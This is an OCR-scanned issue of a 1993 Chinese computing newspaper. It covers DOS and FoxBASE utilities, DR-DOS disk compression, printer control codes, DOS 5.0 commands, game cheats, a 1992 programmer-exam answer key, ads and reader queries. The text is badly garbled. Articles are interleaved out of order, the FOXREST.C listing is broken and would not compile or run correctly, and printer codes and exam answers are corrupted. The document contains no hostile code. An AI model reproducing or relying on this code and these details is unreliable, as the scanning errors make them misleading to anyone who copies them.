mov dx,offset buff
mov ah,17h
int 21h
cmp al,0
jz exit
mov ah,00h
mov dx,offset c
int 21h
jmp exit
exit2:mov ah,09h
mov dx,offset fail
int 21h
jmp exit
exit1: mov ah,09h
mov dx,offset nt
int 21h
exit2:mov ax,4c00h
int 21h
code ends
end start
辽宁 梁立成
投稿邮箱信箱0号

```

加密BAT文件二法

在FOXbase系统中,它能够最多128个不同的程序结合成为一个单独的程序文件——即过程文件。它是通过FOXbase程序文件产生器——FOXbind来实现的。其主要优点是能够减少文件数目,便于DOS进行目录文件管理,从而,显著提高程序的执行速度。是目前广大FOX程序员普遍采用的技术之一。

然而,由于其生成的过程文件较大,常常又给程序的修改带来了不必要的麻烦,而FOXbase V2.0 V2.1版,均没有分解过程文件的实用程序,实为该优秀软件一缺憾。因此,笔者利用C语言编制了一分解过程文件的实用程序。

为FOXbase系统增加一实用程序——过程分解器

一、实现原理

在过程文件中,每个程序的开头均有一行PROCEDURE程序名来标示程序的开始,其后即为该程序的内容。因此我们只有对过程文件进行逐行查找PROCEDURE子句,即可找出每个程序的程序名,然后应用系统命令,就能分解出全部相应的程序。至于FOXbase生成过程文件时,对每段程序之前加上的说明和注释,均应略去。

二、使用方法

在DOS提示符下,打入FOXREST过程文件名
若该过程文件存在,就在当前工作目录下分解出过程文件的全部程序。文件可带也可不带后缀。

三、几点说明:

- 1.由于FOX同DBASE一样,对命令行的执行,允许简化为前四个字符,因此本程序在执行查找"PROCEDURE程序名"子句时,使用"PROC"字符串,而没有用全部字符串,以保证有较大的灵活性。
- 2.本程序除能分解FOX过程文件外,同样能够分解DBASE任何编辑形式的过程文件。
- 3.对本程序稍加修改,可将16行m

```

m=1,改在18行之后)即可在分解过程文件中,实现程序中空格和用*号的注释行的压缩,从而起到压缩程序之目的。

```

```

4.本程序以TURBO C V2.0,编辑生成FOXREST.EXE文件后,即可同FOX系统文件一样使用。
5.本程序在IBM系统286,386,AST386,GW286机上运行通过。

```

湖北 王定幸

```

FOXREST.C
1,#include "stdio.h"
2,#include "string.h"
3,main(int argc,char *argv[])
4,{

```

```

5,FILE *fp,*fp1=NULL;
6,char str[512],str1[512]="PROC",
str2[512];
7, char strp [13], strp1[12];
8, int i, j, k, m;
9, long int m1, m2;
10, unsigned int a;
11, if (argc=2) exit (1);
12, if (strcmp("?",argv[1])
==NULL)strcpy(argv[1],a0);
13, if ((fp=fopen(argv[1],"r"))
==NULL)exit(1);
14, m=fread(fp);
15, while ((fgets(str,512,fp))
==NULL){
16, m=m-1;
17, m=0;
18, while (m=1) {
19, str=fread(fp);
20, for (i=0; i<strlen
(str); i++) {
21, if (str[i] == '*' ||

```

```

str[i] == '&&' || str[i] == '\n' ){
23, m=1;
24, break;
25;
26;
27, if(m=0) if((fgets(str,512,
fp)) == NULL)exit(0);
28;
29, m=0;
30, if (strcmp(str,"") == NULL)
|| (strcmp(str2,str) == NULL){
31, for (i=0; i<13; strp[i]
++]=0);
32, a=strlen(str);
33, for (i=0; i>0; --i) {
34, if (str[i] != '*' && m
==1) break;
35, if(str[i] == '*' && str[i]
== '\n' && str[i+1] != '\0') m
=1;
36;
37, for (j=++i, k=0; j<a; j
++){
38, if(str[j] == '*' && str[j+1]
== '\0' && str[j+1] != '\n') {
39, strp[k++] = str[j];
40;
41;
42, mread(strp,m0);
43, fclose(fp1);
44, if((fp1=fopen(strp,"w"))
==NULL)printf("restore %s file\n",
strp);
45, continue;
46;
47, if(fp1=NULL){
48, fseek(fp,m0);
49, fgets(str,512,fp);
50, m=fread(fp);
51, fgets(str,512,fp);
52;
53;
54;

```

DRDOS 6.0提供了一个很有特色的功能——磁盘压缩,它对文件的平均压缩50%左右,并将磁盘的最小存储单位由2K(或4K)变为512字节,整个压缩和恢复过程与操作系统有机地结合起来,不要用户参与,用户对它的操作和非压缩操作完全一样,用DIR和PCPOLLS等查看压缩磁盘,所有文件和原来一样大小,磁盘容量增大一倍,另外,此功能并不受版本限制,笔者在MS DOS 6.10-6.0下使用,均取得满意效果,至今未发现信息丢失现象。

一、压缩盘的安装

- 1.从DRDOS 6.0拷贝4个文件到MS DOS,它们是:STSTOR.DRV, SYS DEVSWAP.COM STTOR.EXE CHKDSK.COM, .
- 2.在配置文件CONFIG.SYS增加两行:
device=c:\dos\ststor.drv
devio=c:\dsw\devswp.com \$装置,上两行顺序不能颠倒。
- 3.在DOS下先运行CHKDSK.COM对硬盘进行检查,然后再运行STTOR.EXE,并选择菜单的第一项Prepare进行磁盘压缩,全过程有屏幕提示。

需要提醒的是,压缩盘对某些使用绝对读写磁盘功能的汉字系统(例如Lang CCDOS 1.5等)有影响,建议将整个硬盘划分为两个逻辑盘,其中一个作不压缩盘,存放中文程序,例如,可将40M硬盘划分为8M和32M两个盘,经压缩处理后,原来40M硬盘可作70M盘使用。

二、常见故障现象

笔者在使用压缩过程中发现的常见故障是:压缩盘写保护,此时,进行写盘、删除文件等操作,会出现磁盘写保护提示信息,用DIR显示压缩盘,已有的文件存在且大小没有变化,但磁盘自由空间为0字节,能正常运行不涉及写盘的软件;重新启动系统,运行到STSTOR.DRV.SYS时,会出现如下提示:

```

SuperStar fixed drive D: drive structure error-mounting
readonly attached, and 出现鸣叫,这种故障在MSDOS
和DRDOS均会遇到。

```

出现故障的原因,大多数是在运行那些带有建立临时文件(特别是临时数据文件)的软件时,非正常退出引起的,例如,在运行WORD40过程中,如果强行退出或热启动,就会在磁盘上遗留数据为%*%的临时文件,且容易造成压缩盘写保护错误。

三、故障排除方法

用DRDOS 6.0的CHKDSK.COM检查压缩盘,记下压缩盘的文件(其中大部分是临时文件),并予删除,然后重新启动系统即可正常。问题是如何删除写保护盘中的文件?通过摸索发现,PCPOLLS.0可以删除此类写保护盘中的文件。 祝海 康雪琴

硬盘扩容及其常见问题解决

目前,许多计算机用户拥有AR3240打印机,但一些用户还不了解AR3240打印机的排版功能,本文结合工作实际,谈谈如何开发AR3240打印机去完成文字排版中的主要功能,主要包括:打印中文字体的控制、行距及页眉控制、各种修饰打印等,以上功能的实现,只需简单地按控制命令约定的格式设置在文本中,最后借助DOS的TYPE命令打印输出即可。

一、打印字体设置

AR3240打印机不能识别常规的字体控制命令:PA~PD,但可选择打印机面板上设置字体的开关来控制字体,但是一旦设置好,整个文本就只能以一种字体打印输出,不能满足排版的要求,为此,下文介绍了一种简单可行的方法,以供同行参考。

1.常用字体设置

AR3240打印机控制命令格式为:
ESC+控制码+参数...

根据上述格式,我们只需将ESC、控制码、参数放在待设置字体的文字前面,就可得到预定的输出。那么怎样将这些控制命令以字符的形式放入大文本中呢?经过我们分析键盘输入码表得知,ESC的另一种表现形式为~(即是指按CTRL+P,再按~),至于控制码和参数也需转换成字符形式,如参数为整数n,那么需将n转换为ASCII值为n的字符。以下是常用字体设置格式:

- {u1}正文文字信息 (24x24 宋体字)
 - {u2}正文文字信息 (34x16宋体字)
 - {u3}正文文字信息 (24x12 宋体字)
 - {u4}正文文字信息 (32x32 宋体字)
 - {u5}正文文字信息 (32x16 宋体字)
 - {u6}正文文字信息 (40x40 楷体字)
 - {u7}正文文字信息 (40x40 仿宋体字)
 - {u8}正文文字信息 (40x40 黑体字)
- 2.特殊字符
- 1.半角汉字
控制命令格式为:
~ \ R 正文文字信息(设置半角汉字)

- 2.2汉字的纵横倍数放大
控制命令格式:~ \ m 正文文字信息
(a--纵向放大a倍, m--横向放大m倍, 1<a,m<=8)
- 2.3汉字的纵横无级变倍
设置控制命令格式:~ \ mm 正文文字信息
取消控制命令格式:~ \ 00
(a--纵向放大a点数, m--纵向放大m点数, 12<a,m<=96)
- 二、修饰打印
修饰打印的主要目的是:强调或突出文本的某些部分,使之醒目。修饰打印包括:

开发AR3240打印机的排版功能

括:斜体打印、网点打印、反白打印、中空打印、下划线及上下标打印,以及左右边限定打印位置的设置。根据实际情况,以上功能还可以组合起来使用,应注意的,是修饰打印对无级变倍字无效。

- 1.常用修饰打印控制命令格式
 - {S}或{4}突出信息(斜体打印)
 - {5}突出信息(取消斜体打印)
 - {4}突出信息(中空打印)
 - {6}突出信息(网点打印)
 - {6}突出信息(反白打印)
 - {7}突出信息(左右打印)
 - {0}正文信息输出(正常打印,初始设定)
- 2.下划线打印
控制命令格式:
~ \ \ 正文信息(设置下划线体打印)
- 三、双页打印
1.执行
控制命令格式为:~ J * M
该命令的功能是:将打印机中的缓冲区数

- 2.加重打印
控制命令格式为:
[E]文(设置粗打)
[F]正文(取消粗打)
[O]正文(设置加重打印)
[H]正文(取消加重打印)
- 4.汉字四分之一上下标打印
控制命令格式为:
~ \ r0 正文(规定1/4角汉字上标打印)
~ \ r1 正文(规定1/4角汉字下标打印)
- 5.左右边限定打印位置的设置
控制命令格式为:
~ \ j 正文(设置左边限位置,即在左边空出n个字符位置)
~ \ om 正文(设置右边限位置,即总打印宽度为m个字符Z(含左右边限n个字符))
~ \ n 正文(设置左右边限位置)
~ \ \$m 正文(绝对点位置定位)
~ \ n 正文(相对点位置定位)

AR3240打印除了具有正常的横向打印功能外,它还提供了纵向(旋转)打印功能,其核心是将字符逆时针旋转90度进行打印输出。具体控制命令格式如下:

- ~ \ j 正文(设置纵向打印)
- ~ \ j 正文(设置横向打印)
- 三、行距及页眉控制

在文字的编辑排版过程中,除了字体的选择、必要的修饰打印外,常常也需对文本的页长、行距、执行和换页等进行控制,以达到文字输出更加清晰美观的效果。

说明:该文是在MS DOS软件中输入文字,通过输入控制码后,在西文DOS下用C>TYPE FILE>PRN 命令输出的。
湖南 江晚明

据打印输出,打印头所行距离到下一行的左边界位置上。

2.行距设置

主要控制命令有:
~ \ 0 文字编辑信息(1/8英寸)
~ \ 2 文字编辑信息(1/6英寸)
~ \ 3n 文字编辑信息(n/100英寸)
~ \ An 文字编辑信息(n/60英寸)
~ \ 3n 文字编辑信息(n/360英寸)
n的取值范围是:(0~255)

3.页长控制

有二种方法:
1>. 设定页尺寸(设定每页长度为n英寸)
控制命令格式:~ \ C * @ n
2>. 设定每页行数
控制命令格式为:~ \ Cm
设定每页长为n行,其具体计算方法是:行数n=当前行距。

注意:只要设定每页行数后,以后对行距的修改,都不会影响已设定的页长值,除非重新设置。

4.页的底边空行设置

命令格式为:
~ \ N n(设定每页底边有n个空行)
~ \ 0(取消底边空行,恢复初始设定)

5.换页

控制命令格式为:~ L
该控制码可将缓冲区数据打印出来,然后按所设定的页长走到下一行的页首,并置打印头于左边界位置上。
本文结合我们在实际工作中的经验,介绍了AR3240打印机在文字排版中的一些常用控制命令,值得一提的是,以上介绍的方法,也同样适用于其它带有硬字库的打印机,同时此法能提高汉字的打印输出速度。
说明:该文是在MS DOS软件中输入文字,通过输入控制码后,在西文DOS下用C>TYPE FILE>PRN 命令输出的。
湖南 江晚明

初学者园地

五. EXPAND命令

类型: 外部命令
功能: 把 DOS5.0 安装软盘

中的压缩文件还原成正常文件格式;
EXPAND [d1,] [path] filename [d2,] [path2] filename2 [d1,] [path1] filename1

说明: 与 DOS5.0 一道提供的销售软盘上的大多数文件是压缩格式的, 其扩展名的最后字符为下列列: 当 DOS 安装时, SETUP 会自动调用 EXPAND 命令, 将压缩文件还原成正常文件, 仅当硬盘上的程序被意外删去, 或被破坏, 才调用 EXPAND 将其还原并把它们拷贝到指定的目录下。

六. HELP命令

类型: 外部命令
功能: 显示指定的DOS命令的帮助信息

格式: HELP [command]
其中, command 指定需要帮助信息的命令, 若省略, 即不带参数的 HELP 命令, 用来显示大部分DOS命令的简短描述。
说明: HELP 显示 DOS 命令的帮助信息是简要的, 它包括该命令的功能描述, 有效控制开关和参数功能, 对了解该命令的使用格式是非常有用的, 但 HELP 显示的信息与在一个命令名后作用控制开关 / 所显示的信息是一样的, 比如 HELP FORMAT 与 HELP /F 显示的信息是一样的。

七. INSTALL命令

类型: 配置命令
功能: 在 CONFIG.SYS 文件中加载 DOS 常驻内存 (TSR) 程序, 而不必在 AUTOEXEC.BAT 命令中执行它们。

格式: INSTALL = [d,] [path] filename [parameters]
其中, d, path 指定要运行的 TSR 程序的盘符和路径; filename 指定要运行的 TSR 程序的名字, 它们一定是 FASTOPEN.EXE, KEYB.EXE, NLSFUNC.EXE 或 SHARE.EXE 之一; parameters 指定 filename 程序所需的参数。

说明: INSTALL 引入于 DOS4.0, 现在 DOS5.0 也支持; 它在系统初始化期间通过 CONFIG.SYS 加载上述四个 TSR 文件, 先于批文件的执行, 已使 DOS 在 AUTOEXEC.BAT 中就可利用在一个已激活的驱动程序。

八. LOADFIX命令

类型: 外部命令
功能: 把程序装入到常规内存中第一个 64KB 以上的内存空间。

格式: LOADFIX [d,] [path] filename
其中, d, path 指定要运行的文件的盘符和路径; filename 指定不能以通常方式装入内存的程序名。
说明: 此命令可以帮助你运行那些在新的DOS内存管理模式下不能正确装入压缩文件的程序。当尝试在 DOS5 下运行一个程序, 而该程序返回错误信息 packed file corrupt 时, 你该使用 LOADFIX 命令来运行它。

九. MEM命令

类型: 外部命令
功能: 显示系统中内存的使用情况, 包括已

用内存数量、选用的常规内存数量和空闲的扩充、扩展和高地址内存的数量 (如果存在的话)。

格式: MEM [/PROGRAM] [DEB] [/CLASSIFY]
其中, /PROGRAM (或 /p) 将当前程序全部按已使用内存及可用内存的标准显示列表; /DEB (或 /D) 提供关于所有系统, 已安装的设备驱动程序及环境变量所占用的内存等信息;

/CLASSIFY (或 /C) 显示常规内存及保留内存的状态。
说明: MEM 首次引入于 DOS4.0, 至今更显得重要了, 因为 886 以上系统可以访问扩充和扩展内存中的大块存储区, 并且许多程序竞争使用内存空间, 所以 MEM 用来显示一个系统中所有内存的使用情况, 而不是简单地 (像 CHKDSK 那样) 仅显示常规内存。

十. MIRROR命令

类型: 外部命令
功能: 记录一个或多个磁盘的信息 (如根目录区、引导记录、文件分配表和分区表)。

格式: MIRROR [d1] [[d2] [/D]] [-entries] [[...]] [[/U]] [/PARTN] [/I]
其中, d1, [...] 指明要保存一个或多个磁盘信息的驱动器, 若省略, 则保存关于当前驱动器的信息; /D [-entries] 安装一个常驻内存程序, 以记录 DI 参数指定的驱动器上哪个文件被删除了; 可选参数 entries 指定可以记录的文件的最大数目 (范围是 1-999); 文件的删除跟踪记录在 PCTRACTRACK.DEL 文件中; /U 从内存中取消常驻内存的记录删除文件的程序, 但若调入了其它内存驻留程序, 则取消无效;

/PARTN 把一个硬盘的分区表复制到一张软盘中以便 UNFORMAT 使用该信息来重建硬盘分区; /I 指明仅保存最新的磁盘信息; 有缺时, 要生成两个系统信息文件, 最新的为 MIRROR.FIL 和由以前的 MIRROR.FIL 改名而得到的 MIRROR.BAK。
说明: DOS5 新增用于系统恢复有三个命令, MIRROR, UNFORMAT 和 UNDELETE。由于 MIRROR 保存了磁盘上关于系统信息的数据, UNFORMAT 可用它来恢复 FORMAT 磁盘上的文件和目录, 恢复被删除的目录来自根目录的目录和其中的文件; UNDELETE 用它来恢复由 DEL 或 ERASE 命令删除的文件, 这三个命令是从 PC-TOOLS 中引进的, 它们分别相应于 PC-TOOLS 中的 MIRROR, REBUILD 和 UNDELETE 命令。

十一. MSHERC命令

类型: 外部命令
功能: 让用户能够运行使用了 Hercules 图形卡的图形软件程序。

格式: MSHERC [/HALF]
其中, /HALF 为安装了彩色适配器的需要加上的控制开关。
说明: 一些程序被特意编写成需用 Hercules 图形卡的形式, 即使没有 Hercules 显示适配器在你的系统上, 这种新的设备驱动程序 (MSHERC) 也能使你运行这些程序。(四川大学 唐光余)

最新任开堂电视游戏秘技集锦 (三)

1. 黄金传说完结篇
这是个以四位圣斗士为主角的RPG游戏, 四位主角分别是星矢(セイヤ)、紫龙(シリュウ)、冰河(ヒョウガ)、阿瞬(アツシユン)。

最强体力和准备, 游戏开始时选择 PASSWORD 一项后输入下述密码:
レレレレ レややややや
がががが ががががが
がががが ががががが
がががが ががががが

2. 神奇画板
按选择键 SELECT 可以在画板上方调出画笔使用的窗口文件, 然后用“+”字键选择其内容, 可分别进行画花边、画圈、涂色、擦除等十几种功能的操作。

3. 铁锤头玛丽(超级玛丽)
第四关第一小节的出口总是锁着, 而在关中找不到钥匙, 原来此节的秘密在背殿空中那个沉睡的月牙上, 玛丽只需用磁盘并拿到手的敌人抛向月牙即可开锁。

月球使天变亮, 此时马上来到出口出口即已打开。
4. 烈火
这是个纵版射击游戏, 战斗机在行进中若不按 B 键(悬空射击)时, 战斗机即可逐渐积蓄能量(下方显示), 至满格时按 A 键可释放无敌闪电雷。

5. 猫和老鼠(ROCKER CAT)
猫和老鼠的武器是拳击手套, 它不仅可用于攻击敌人, 而且还可以协助威利攀登、跳跃以及拿到物品。

跳跃时, 威利再按 B 键可用拳头抓住对手, 再按 B 键可使其旋转, 第三次按 B 可沿切线跳出。加倍跳, 威利跳起后按“+”字键时, 当威利快落到地面时再按 B 键威利朝地面冲击而反弹很高。

拿物: 冲向物品再按 B 键可离开头拿项目, 又按 B 可做出该项目。(参见《电视游戏秘技》一书)
唐山 赵以松

CEC-1 还有生命力吗?

由于受高档游戏机和 PC 机大幅度降价的影响, CEC-1 中学生的学习机销量不大, 似乎前景暗淡。因此, 高次 CEC-1 的文章时有出现, 这是不足为奇的, 在此, 笔者也谈谈自己的一些看法和想法。

CEC-1 的功能确实与 PC 机相差很远, 不过, 这两者的对象不同, 前者是计算机入门学习之用, 而后者在社会上具有广泛的实际用途, 学习机可扬长避短, 而不必低人一截 (甚至几倍) 的性能来与 PC 机媲美。

CEC-1 应该面向小学及初中为主, 这一点不明确, 就极易导致企图与 PC 机抗衡, 既然以小学为主, 中学为辅, 磁盘机和打印机就不应该作为它的主要外设了。放弃 PC 的主导地位是必要的, CEC-1 的 DOS 在方式和内容上与具有广泛实际用途的 PC-DOS 有很大的差别, 所以没有必要在这方面花太多的精力, 对初学的人来讲, 没有磁盘操作系统, 更便于操作, 学习编程和练习习题是首要问题, 无必要了解所谓程序应该起什么名, 它应该存放在磁盘的哪个地方, 了解 DOS 规则, 弄 DOS 命令, 根本无助于他们迅速进入编程阶段, 反而加重了他们学习的负担, 对激发他们的学习兴趣。

CEC-1 和 PC 机的对象不同, PC 机取代 CEC-1 似乎没有很大意义, 试想一下, 刚上小学的孩子, 字没认得几个, 就与根目录、子目录、文件名、扩展名、启动盘等词汇打交道会有什么趣味, 而 CEC-1 一经开机就可以进入拼音状态, 让孩子练习用拼音打出汉字, 立下见影的效果及其明显, 所以 PC 机要取代 CEC-1, 就必须具备这样的功能: 不管外设有几个磁盘机, 一开机 (或热启动) 就处在 ROM BASIC 状态, 而且可以处理汉字, 还要保留全拼的拼音码, 而且具有这种功能的 PC 机, 放在小学生中也要保留, 又有大材小用之嫌 (功能没有能大部分应用), 家庭拥有, 才有可能各取所需, 这样来看, CEC-1 仍可在学校站得住脚。(南宁 黄晓林)

下午试题答案 程序员级

- 试题一
(1) 3分 MOD(R=3,T) -> R OR (S=R) MOD T -> R OR (S=R) MOD 104 -> R
(2) 4分 I < K and FLAG = 'FALSE'
(3) 2分 'TRUE' -> FLAG
(4) 2分 FLAG, 'FALSE' 或 I < K + 1
(5) 2分 I -> L
(6) 2分 L * K
试题二
(1) 1分 PUSH 0, GR2
(2) 1分 PUSH 0, GR3
(3) 3分 JZE L5 (3,4可交换)
(4) 3分 JPZ L2 (3,4可交换)
(5) 2分 SLL GR2, 1
(6) 2分 SLL GR3, 15
试题三
(1) 4分 W * LN + 1 - 1 或 W = 16 + 1 - 1
(2) 4分 Z = (p+1) 或 Z = p+3
(3) 3分 0X01 << (-1)
(4) 3分 0X01 << (p%LN) OR 0X01 << (p%16)
(5) 3分 (W * LN + 1) + 1 = 2 + 1 或 (W * 16 + 1) + 1 = 2 + 1
试题四
(1) 2分 W ROUNDED
(2) 2分 ADD TO N 或 COMPUTE N = N + 1
(3) 2分 A12(3,6) ROUNDED
(4) 3分 A12(1,1), A12(3,1)
(5) 2分 A12(2,1)

一九九二年度软件技术资格和水平考试答案

- (6) 2分 ADD SCORE(I) TO A12(3, 1) 或 COMPUTE A12 * 3, 1 = A12(3,1) + 4 * SCORE(I)
(7) 2分 DIVIDE N INTO A12(3,1) ROUNDED=COMPUTE A12(3,1) ROUNDED=A12(3,1) / N
(8) 2分 MOVE A12(1, J) TO B22(1, J)
(1) 1分 H -> HW[NW]
(2) 2分 'false' -> W
注: (1)(2)可交换
(3) 2分 W, 'false'
(4) 1分 H -> HW[NW]
(5) 2分 'false' -> W
注: (4)(5)可交换
(6) 1分 0 -> H
(7) 2分 HW[1], -1
(8) 2分 NW, 0
(9) 2分 管理(NW), -1
试题三
(1) 2分 3 -> J 或 1 -> J
(2) 1分 1 + 1 -> 1
(3) 2分 A(I, J - T - S + 1), A(I, J - S + 1)
(4) 2分 A(I, J) + 1 -> A(I, J)
(5) 2分 J = A(I, 61) 或 A(I, 61) - 1 -> A(I, 61)
(6) 2分 A(I, J - T - S + 1), A

- (4) 4分 Temp = a - b + 1
试题八
(1) 2分 END -> B = END
(2) 2分 ON DESCENDING
KEY F -> SCORE OF SORT - R
(3) 3分 K = J 或 K EQUAL TO J
(4) 2分 T -> SCORE(1)
(5) 2分 RELEASE SORT - R
(6) 2分 RETURN SORT - F
(7) 2分 REWRITE 10 - R
其中 OF 可用 IN 代替
注: 上述解答若下列部分允许省略
试题九
(1) 2分 J, OT, 9或 J, EQ, 10或 J, GE 10
(2) 2分 IF(B,(K), EQ, 0) GO TO 60 或 IF(B(K), NE 1) GO TO 60
(3) 2分 M(I) = 1 + 100 + J * 10 + K
(4) 2分 2, 3
(5) 2分 ME / ND(N)
(6) 3分 T(N), GT, 9, OR, T(N)
EQ, 0, OR, T(N), EQ, K
(7) 2分 K = K + 1
试题十
(1) 2分 (i <= n) AND NOT done
(2) 3分 j1 = top
(3) 2分 add[i][j].link
(4) 2分 ptr <= mit
(5) 2分 k1 = ptr * vertex
(6) 2分 multi[k1].count = 1
(7) 2分 ptr = ptr + 1 . link

软件报

普及计算机知识 · 交流计算机技术 · 培养软件人才 · 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所合办 主编:刘德福 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

为实现中国开放式运行平台而努力

UNIX作为开放系统的典范和基础,已经在世界范围内受到了广泛的重视。开放式计算机系统作为一种技术发展的主流,也被科技界、工业界和广大用户承认和接受。因此,引进、推广、本地化国外先进的开放式操作系统软件,对于我国计算机产业的发展是十分必要的。

由于微电子技术的发展,使得计算机产品的技术发展和更新换代的速度加快了,平均每两年计算机CPU芯片型号就要变更一次,半导体存储器DRAM的容量也增加了四倍,象这样的发展速度,如果仅仅使用DOS系统来进行运行,是不能满足硬件环境发展要求的。此外,多处理机系统、分布式计算机系统、网络计算机系统、CAD设计环境、AI开发工具及环境、OA系统、多媒体信息处理系统等,都希望能有一个能够适应多用户、多任务的要求,能够处理多CPU及联网的具有强大功能的操作系统,而UNIXSVR4.2正是向用户提供了这样一个开放式系统构架,能够满足上面所提到的要求的操作系统。

为了让广大的中国用户能及早地使用先进的操作系统,并得到很好的技术支持,由中、美、港三方合资的UNIX系统技术有限公司(UNIX中国公司)成立了,该公司的合作伙伴——美国USL公司(UNIX系统实验室)是UNIX技术的发源地和UNIX版权的拥有者,也是UNIX中国公司的大股东之一,他们以积极的态度、友好的方式与我们合作。在UNIXSVR4.2宣布仅有4个月,就组建了这家合资公司,并在各股东的大力支持下,公司成立仅3个月就推出了在源码级的汉化版本UNIX SVR4.2/CE1.0,并在短短的几个月里就建立了28家代理、8家培训中心,并完成了新的UNIX SVR4.2/CE1.1版,完善了SVR4.2的功能,满足了中国的用户的要求,为了使UNIX成为我国开放式操作系统的主流做出了贡献。

我相信,随着UNIX中国公司的不断发展,UNIX一定会被我国广大计算机用户喜爱和采用,汉化的UNIX SVR4.2/CE必将会成为我国开放式中文运行平台的主流和基础。

明星系列软件

中国龙

汉字环境软件

昆明明星电脑公司
地址:昆明东风西路20号
电话:0871-6149574 邮编:650001

明星电脑北京办事处
地址:北京海坛大街80号皇华大厦709室
电话:010-2526273 邮编:100001

★编号:930903

名称:全新五笔输入程序
作者:林德堂

功能简介:NEWB为纯B类程序,可在任何时候用BRUN命令运行,而不会破坏内存中的BASIC程序。程序运行后将自身转移到16K扩展RAM中,不占用户空间,程序在中文、西文状态下均能正常使用,而且转换中西文显示状态及使用FP、HMEM、MAXFILES命令,均对程序没有影响,程序除能重新行号外,还有,&P命令为英文/中文显示信息转换开关,&L命令为NEWB使用说明,&R命令可恢复被NEWB的程序,&A为在线式BASIC命令、函数帮

助功能,&H命令将内存程序隐藏起来,&M命令恢复/合并BASIC程序,程序采用了新算法,处理速度快,盘片及程序不作任何加密。

源程序语言:6502汇编语言
运行环境:CBIC-I系列兼容机,软驱一台, DOS3.3 或 PRONT-DOS。

转让形式:NEWB程序30元
NEWB程序及汇编源程序50元

收款单位:(软件报)信息部
★编号:930904

名称:(超级)五笔字型输入模

块)

作者:肖辉
功能简介:该输入模块是在原XSDD5.0中五笔字型输入模块的基础上改进、修改而成,并增加了近70K的词语文件,所有的词语都没有重复,据比较,该输入模块的词汇量与WMDOS5.0的该系统词汇量大致相同。在使用上,原输入模块一致,方便了大多数使用XSDD5.0的广大电脑用户,能大大提高汉字的录入速度,提高办公效率。

源程序语言:8088汇编语言
运行环境:XSDD5.0或5.1

转让形式:360K软盘一张
转让价格:加密40元/张,硬盘100元/张

收款单位:(软件报)信息部

软件交流

《财神》

实现您会计电算化的理想

《财神》通用财会软件四大模块:
报表生成随心所欲;帐务处理最优;
工资核算项目;固定资产方便;
符合新制度、新规范。

使用《财神》恭喜发财

联系人:河北沧州计算机研究所所长俞海明
邮编:061000; 电话:241721、243703

展望1993年UNIX市场

进入90年代以来,计算机行业的发展速度明显减慢,特别是大中型机在经历了连续25年高速增长后,首次出现了负增长。计算机行业巨人,占大中型机市场75%的IBM公司,自91年开始,连续二年出现了巨额亏损。IBM公司为此得出结论,90年代计算机硬件进入了零增长年代,因而决定将经营的重点转向计算机软件和技术服务。92年PC机也陷入了困境,从92年年中开始,PC机硬件价格直线下降,进入了激烈的价格战,迫使IBM和COMPAQ等名牌微机公司,也进行了改组,并导致一部分PC机厂商倒闭或被吞并。与此形成强烈对比的是,UNIX有关产品仍以二位数字高速增长。据国外分析家预测,1993年仍是UNIX赚钱的一年。据UNIX WORLD杂志估计,在1993年中,在计算机系统上的每五元支出中,就有一元钱花在UNIX产品上。

据国际数据公司IDC预测,1993年工作站的销售量将增长23.6%,PC机的增长率为7.7%,而UNIX软件销售的增长将超过PC机软件的增长。在这一年中,软件方面的许多创新将转化为实际产品,这些产品将使UNIX越来越受到商业用户和MIS部门的重视,这些新产品将成为推动UNIX增长的关键。国外企业MIS部门是大中型机的主要用户,目前正在经历裁减人员,缩减经费,把应用转移到较小的计算机的过程中(称为Down-sizing),这是大中型机出现负增长的重要原因,也为UNIX的发展提供了市场条件。据国外专家估计,92年开始的PC机硬件价格战会持续到93年,而且会扩展到PC机软件,因此,有些PC机软件商会转向UNIX软件的开发和销售。据国际技术集团ITC预测,1993年UNIX软件的销售量将达到146万台,销售总额为239亿美元,比92年的198亿美元增长20.6%,使累计安装的UNIX系统达到650万个。使基于UNIX的系统继续保持第三位,排在PCDOS, WINDOWS和Macintosh之后,但在软件市场上,UNIX也保持第三位,排在IBM大型系统软件和DOS、Windows之后。

RISC工作站是推动UNIX硬件增长的主要动力,据估计93年工作站的销售量将达到87.6万台,比92年65.3万台增长34.1%,销售总额达141亿美元,比92年109亿美元增长28.9%。统计数据表明,92年工作站销售额占UNIX市场的

65.2%,93年将提高到58.9%。据ITC预测,1993年中档UNIX系统的增长速度适中,将达到74亿美元,比92年的69亿美元增长6.5%,93年大型UNIX系统销售额将达到18亿美元,比92年14亿美元增长25.1%,93年PC机UNIX的销售量将达到6亿1百万美元,比92年4亿8千万美元增长24.3%。根据IDG估算,93年UNIX硬件销售量将占全世界计算机硬件销售量的18.4%,到96年将占到21%,而91年时只占11.6%。到1994年,PC系统和Macintosh系统将占整个市场的44.8%,而91年为40.6%。可以看出,UNIX的增长速度远远超过PC和Macintosh。

在1993年,软件将为UNIX开辟新的市场,在这一年中,UNIX将在解决商业用户的问题,特别是大型企业的一些部门问题方面取得突破。事实上,近一、二年来,已经有一些大型企业从MIS系统从专有的大型机系统向UNIX的转移中取得了成功。如,伯林登服装公司,摩托罗拉公司,多伦多股票交易所等,有人估计,发展的重点将是DCE和DEM,以及UNIX与专有的系统的互连和集成。93年会有某些实用技术开始进入市场,到95年,将改变人们处理业务的方式。

另一与UNIX有关的高速发展的软件领域,是关系数据库管理系统RDBMS,有人估计,93年与UNIX有关的RDBMS增长速度将达到30-40%。尽管Microsoft的尚未面世的Windows NT可能成为UNIX的竞争对手,但许多国外分析家普遍认为,Windows NT至少还需要3-5年时间才能成熟,所以,1993年仍是UNIX赚钱的一年。

北京 尤公

▲我单位近来发现一种病毒,它主要侵犯EXE及.COM文件,被侵犯后高内存不能正常使用,且字节号增长1821-1822KB。用Scan6.14V102版本查不出有病毒。

希望通过《读者点题》栏寻求清除此病毒的方法。

(528201) 广东肇庆市第一人民医院电脑室

▲你们好,我有一台AT-286兼容机,主机板型号为HT-112,硬盘型号为CP3010G。使用中的

读者点题

编辑征稿

出现了一个很怪的毛病,敬请同行指教。

该机在使用WPS时,打不了几个字,就要死机,必须重新开机,但奇怪的是对于其它软件,却不死机。如2.13H,FOXBASE等,均运行正常,起初我以为是有病毒,经SCAN等检查并无病毒,因而可以确定硬盘无问题,开机自检也正常,问题一定出在主机板上,极有可能是主板上,但主板上部件很多,不知哪个部件能可能出问题,本人束手无策,故借贵报一角,敬请同仁指点迷津。

(512000) 浙江省绍兴市环境保护局 房勇刚

300天可省一台打印机

清华大学科学馆

SXD系列打印机共享器
